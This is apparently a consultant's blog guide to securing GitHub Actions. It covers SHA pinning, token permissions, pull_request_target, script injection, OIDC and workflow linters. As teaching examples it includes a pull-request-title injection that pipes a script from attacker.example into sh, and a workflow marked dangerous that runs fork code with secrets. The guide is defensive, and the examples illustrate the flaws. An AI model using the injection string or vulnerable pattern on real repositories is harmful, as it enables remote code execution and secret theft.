


GitHub Actions security hardening matters because every workflow runs code you did not write, from marketplace actions to the pull requests of strangers, with access to a repository token and often to deployment secrets. In March 2025 the popular tj-actions/changed-files action was compromised and its version tags were moved to a malicious commit that printed runner secrets into build logs; every workflow that referenced it by tag ran the new code on its next build. This guide covers the controls that contain incidents like that one and the quieter, more common mistakes: SHA pinning, least-privilege tokens, the pull_request_target trap, script injection, OIDC and automated audits, all as drop-in YAML.
From my own work: When I review client repositories, the workflow files are usually the least reviewed code in the project. The typical finding is not an exotic exploit but a deploy job with write-all permissions, a tag-pinned third-party action and a production SSH key stored as a repository secret that every workflow can read. Fixing those three takes an afternoon.
The GitHub Actions threat model in one table
Most real incidents follow one of these five paths:
| Attack path | How it happens | Main control |
|---|---|---|
| Compromised third-party action | A tag such as v4 is moved to a malicious commit |
Pin to a full commit SHA, update through reviewed pull requests |
| Over-privileged token | A step abuses a GITHUB_TOKEN with write access to contents, packages or releases |
permissions: {} at the top, grant per job |
| Untrusted pull request code | pull_request_target or workflow_run checks out and runs fork code with secrets |
Never execute PR code in a privileged workflow |
| Script injection | An issue title or branch name is expanded into a run: script |
Pass untrusted values through environment variables |
| Stolen long-lived secrets | Cloud keys or SSH keys exfiltrated from a job | OIDC, environment secrets with required reviewers, egress monitoring |
GitHub’s own secure-use reference covers each of these in more depth (GitHub: secure use reference). The rest of this guide turns them into concrete changes.
Pin GitHub Actions to full commit SHAs
A tag like actions/checkout@v7 is a movable pointer. Whoever controls the action repository, or whoever steals its maintainer’s credentials, can point it at different code. A full 40-character commit SHA cannot be moved; it always refers to the same tree. Keep the human-readable version as a comment so reviewers and Dependabot know what it is:
# Before: trusts whatever the tag points to today
- uses: actions/checkout@v7
- uses: actions/setup-node@v7

# After: immutable, with the version as a comment
- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
- uses: actions/setup-node@949feb2413d6458794dcd2491c4babbbce0c15c1 # v7.1.0
Look up the SHA behind a release tag with the GitHub CLI. The commits endpoint resolves annotated and lightweight tags to the commit itself:
gh api repos/actions/checkout/commits/v7.0.1 --jq .sha
# 3d3c42e5aac5ba805825da76410c181273ba90b1
Doing that by hand for every workflow is tedious. pinact rewrites all uses: lines in .github/workflows and composite actions to SHAs with version comments, and its check mode fails CI when someone adds an unpinned reference:
brew install pinact          # or: go install github.com/suzuki-shunsuke/pinact/v5/cmd/pinact@latest

pinact run                   # pin every action in .github/workflows and action.yml files
pinact run --check           # exit non-zero if anything is unpinned (use in CI)
pinact run --update          # move pins to the latest release, still as SHAs
Pinning only helps if updates stay reviewable. Dependabot understands SHA pins with version comments and opens a pull request that changes both (GitHub: Dependabot for actions). A cooldown delays updates for a few days so a freshly compromised release has time to be noticed before it reaches your repository:
# .github/dependabot.yml
version: 2
updates:
  - package-ecosystem: "github-actions"
    directory: "/"
    schedule:
      interval: "weekly"
    cooldown:
      default-days: 7
    groups:
      actions:
        patterns: ["*"]
Owners can also enforce this centrally: the Actions policy under Settings, Actions, General can restrict allowed actions and require full-length commit SHA pins. Enable it once your workflows are pinned.
Set least-privilege GITHUB_TOKEN permissions
Every job receives a GITHUB_TOKEN. Its default scope comes from the repository or organisation setting, which is read-only for repositories created in recent years but often still read and write in older ones. The permissions key overrides that default, and as soon as you set any permission, every permission you did not list becomes none (GitHub: controlling GITHUB_TOKEN permissions). The safe pattern is an empty set at the workflow level and explicit grants per job:
name: ci
on:
  pull_request:
  push:
    branches: [main]

permissions: {}          # nothing by default for every job

jobs:
  test:
    runs-on: ubuntu-24.04
    permissions:
      contents: read     # enough to check out the code
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - uses: actions/setup-node@949feb2413d6458794dcd2491c4babbbce0c15c1 # v7.1.0
        with:
          node-version: 24
          cache: npm
      - run: npm ci
      - run: npm test

  release:
    if: github.ref == 'refs/heads/main'
    needs: test
    runs-on: ubuntu-24.04
    permissions:
      contents: write    # only this job may create a release
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - run: gh release create "v$(jq -r .version package.json)" --generate-notes
        env:
          GH_TOKEN: ${{ github.token }}
persist-credentials: false stops actions/checkout from leaving the token in the Git configuration, where a later step, such as a compromised dependency’s install script, could read it. The gh CLI gets the token through GH_TOKEN only in the step that needs it. Also set the repository default workflow permissions to read-only.
Use pull_request_target and workflow_run safely
For pull requests from forks, the pull_request event runs with a read-only token and without repository secrets, which is exactly what you want for untrusted code. pull_request_target is different: it runs the workflow from the base branch, in the context of the base repository, with secrets and a token that can write (GitHub: pull_request_target). It exists for jobs like labelling or commenting on a pull request. It becomes a critical vulnerability the moment the workflow checks out and executes the pull request’s code:
# DANGEROUS: runs fork code with secrets and a write token
on: pull_request_target
jobs:
  build:
    runs-on: ubuntu-24.04
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          ref: ${{ github.event.pull_request.head.sha }}
      - run: npm ci && npm run build      # package.json scripts come from the attacker
        env:
          NPM_TOKEN: ${{ secrets.NPM_TOKEN }}
The fork controls package.json, tests and build scripts, so npm ci, make or a test runner is enough to steal the secrets. Split the work instead: build and test untrusted code with pull_request and no secrets, and keep pull_request_target for metadata-only jobs that never check out the head:
# Safe: labels the PR from its file list, never runs its code
on:
  pull_request_target:
    types: [opened, synchronize]

permissions: {}

jobs:
  label:
    runs-on: ubuntu-24.04
    permissions:
      pull-requests: write
    steps:
      - name: Label by changed paths
        env:
          GH_TOKEN: ${{ github.token }}
          PR: ${{ github.event.pull_request.number }}
          REPO: ${{ github.repository }}
        run: |
          if gh pr diff "$PR" --repo "$REPO" --name-only | grep -q '^docs/'; then
            gh pr edit "$PR" --repo "$REPO" --add-label documentation
          fi
workflow_run has the same shape: it is privileged, but artifacts from the triggering run may come from fork code. Parse them as data; never execute them.
Stop script injection from expressions
Expressions in ${{ }} are substituted into the script text before the shell runs it. A pull request titled a"; curl https://attacker.example/x | sh; echo " turns this step into remote code execution:
# Vulnerable
- run: echo "Checking ${{ github.event.pull_request.title }}"

# Safe: the value arrives as data in an environment variable
- env:
    PR_TITLE: ${{ github.event.pull_request.title }}
  run: echo "Checking $PR_TITLE"
Treat every field an outsider can set as untrusted: issue and pull request titles and bodies, comment bodies, branch names (github.head_ref), commit messages, review text and labels. The same rule applies to actions/github-script: read values from context inside the script rather than interpolating them into the JavaScript source.
Replace long-lived cloud keys with OIDC
An access key stored as a secret is valid until someone rotates it, and anything that can read the job’s memory can copy it. With OpenID Connect, the job requests a short-lived signed token from GitHub and exchanges it for temporary cloud credentials; no cloud secret is stored at all (GitHub: OIDC security hardening). On AWS it looks like this:
jobs:
  deploy:
    runs-on: ubuntu-24.04
    environment: production          # required reviewers and branch rules apply
    permissions:
      contents: read
      id-token: write                # allows requesting the OIDC token
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - uses: aws-actions/configure-aws-credentials@45666896f5d8e0f10ae255413f3a4cdd03bdc8f5 # v6.3.1
        with:
          role-to-assume: arn:aws:iam::123456789012:role/github-deploy-production
          aws-region: eu-central-1
      - run: aws s3 sync ./dist s3://example-site-bucket --delete
{
"Effect": "Allow",
"Principal": { "Federated": "arn:aws:iam::123456789012:oidc-provider/token.actions.githubusercontent.com" },
"Action": "sts:AssumeRoleWithWebIdentity",
"Condition": {
"StringEquals": {
"token.actions.githubusercontent.com:aud": "sts.amazonaws.com",
"token.actions.githubusercontent.com:sub": "repo:example-org/example-site:environment:production"
}
}
}The sub condition is the important part: it limits the role to one repository and one environment, so a workflow on a feature branch or in a fork cannot assume it. Where you still need a stored secret, such as an SSH key for a VPS, put it in an environment with required reviewers and a deployment branch rule instead of a repository secret, so only approved deploy jobs from main can read it.
For VPS deploys over SSH, the pattern in deploying WordPress with GitHub Actions over SSH and rsync works well with these controls: a dedicated deploy user, a key that is only allowed to run the deploy, and an environment gate. How to store, rotate and validate the secrets themselves is covered in .env file and secrets best practices.
Harden the runner and watch outbound traffic
- No self-hosted runners on public repositories. A fork pull request can run code on them, and they usually keep state between jobs. If you need your own hardware, use ephemeral runners that are destroyed after one job.
- Monitor egress. Secret theft usually ends with an outbound request. StepSecurity’s harden-runner records each job’s network endpoints in
auditmode; later switch toblockwith an allowlist. - Protect the workflow files. Add
.github/workflows/toCODEOWNERSand require code-owner review in a branch ruleset, so changes to CI get the same scrutiny as changes to production code.
- uses: step-security/harden-runner@aebdcf6156ab6691adf63218240e476564a1ed4c # v2.23.0
  with:
    egress-policy: audit          # switch to "block" with allowed-endpoints later
Audit workflows automatically with actionlint and zizmor
Two open-source linters catch most of the problems above before they merge. actionlint checks workflow syntax, expression types and shell scripts through shellcheck. zizmor is a security-focused static analyser for Actions: it reports unpinned actions, excessive permissions, dangerous triggers, template injection, credential persistence through checkout and more, with a severity and a link to an explanation for each finding (zizmor documentation).
# local runs
brew install actionlint zizmor            # or: uvx zizmor
actionlint
zizmor .github/workflows/

# actionlint without installing anything
docker run --rm -v "$PWD:/repo" --workdir /repo rhysd/actionlint:latest -color
# .github/workflows/workflow-audit.yml
name: workflow-audit
on:
pull_request:
paths: [".github/workflows/**", "action.yml", ".github/actions/**"]
push:
branches: [main]
permissions: {}
jobs:
zizmor:
runs-on: ubuntu-24.04
permissions:
contents: read
steps:
- uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
with:
persist-credentials: false
- uses: zizmorcore/zizmor-action@1b4550e929643b8b26a62303c6bd64814271a4f1 # v0.9.2
with:
advanced-security: false # print findings and fail the job instead of uploading SARIF
min-severity: mediumWith GitHub code scanning, keep advanced-security at its default and grant security-events: write so findings appear in the Security tab. On an existing repository, start at medium and lower the threshold later.
If your CI already lints and tests code, as in the GitHub Actions CI for WordPress plugins setup, add the workflow audit as one more required check. Infrastructure workflows deserve the same treatment; the plan-on-pull-request pattern in managing Cloudflare DNS with Terraform and GitHub Actions is a good candidate for OIDC and an environment gate.
GitHub Actions security hardening checklist
- Every third-party action pinned to a full commit SHA with a version comment;
pinact run --checkin CI. - Dependabot for
github-actionswith a cooldown; the SHA-pinning policy enabled in repository or organisation settings. permissions: {}at the top of each workflow and explicit grants per job; repository default set to read-only.persist-credentials: falseon checkout unless a later step must push.- No
pull_request_targetorworkflow_runjob that checks out or executes pull request code; artifacts treated as data. - Untrusted event fields passed through
env, never interpolated into scripts. - OIDC for cloud access; remaining secrets in environments with required reviewers.
- No self-hosted runners on public repositories; egress audited.
.github/workflows/owned inCODEOWNERS; actionlint and zizmor as required checks.
Want this done on your own server or site?
I am Saizul Amin, a web developer and technical SEO consultant. I set up and harden VPS servers, migrate WordPress sites, fix indexing problems and build automations. See my portfolio or get in touch.
FAQ
Why should I pin GitHub Actions to a commit SHA instead of a tag?
Tags and branches can be moved to new commits by anyone who controls the action repository, including an attacker with stolen credentials. A full commit SHA is immutable, so the code you reviewed is the code that runs. Keep the version in a comment and let Dependabot propose updates.
What permissions should GITHUB_TOKEN have?
As few as each job needs. Set permissions: {} at the workflow level, then grant contents: read to jobs that check out code and add write scopes such as contents: write or pull-requests: write only to the specific jobs that need them.
Is pull_request_target safe to use?
It is safe for jobs that only read pull request metadata, such as labelling or commenting. It is unsafe when the workflow checks out and runs the pull request code, because that code then runs with repository secrets and a write-capable token.
What is zizmor?
zizmor is an open-source static analysis tool for GitHub Actions workflows. It finds security issues such as unpinned actions, excessive permissions, template injection and dangerous triggers, and can run locally or as a GitHub Action in CI.
Do I still need secrets if I use OIDC?
Not for the cloud providers that support OIDC federation, because the job exchanges a short-lived token for temporary credentials. You still need secrets for services without OIDC support; store those in protected environments with required reviewers.
Sources
- GitHub Docs: Secure use reference for GitHub Actions
- GitHub Docs: Controlling permissions for GITHUB_TOKEN
- GitHub Docs: Events that trigger workflows (pull_request_target)
- GitHub Docs: Security hardening with OpenID Connect
- zizmor documentation

Saizul Amin is an AI agent developer, AI automation engineer and full-stack software developer from Dhaka, Bangladesh. He builds any kind of AI agent, AI automation and custom software for any business. Portfolio: https://saizul.com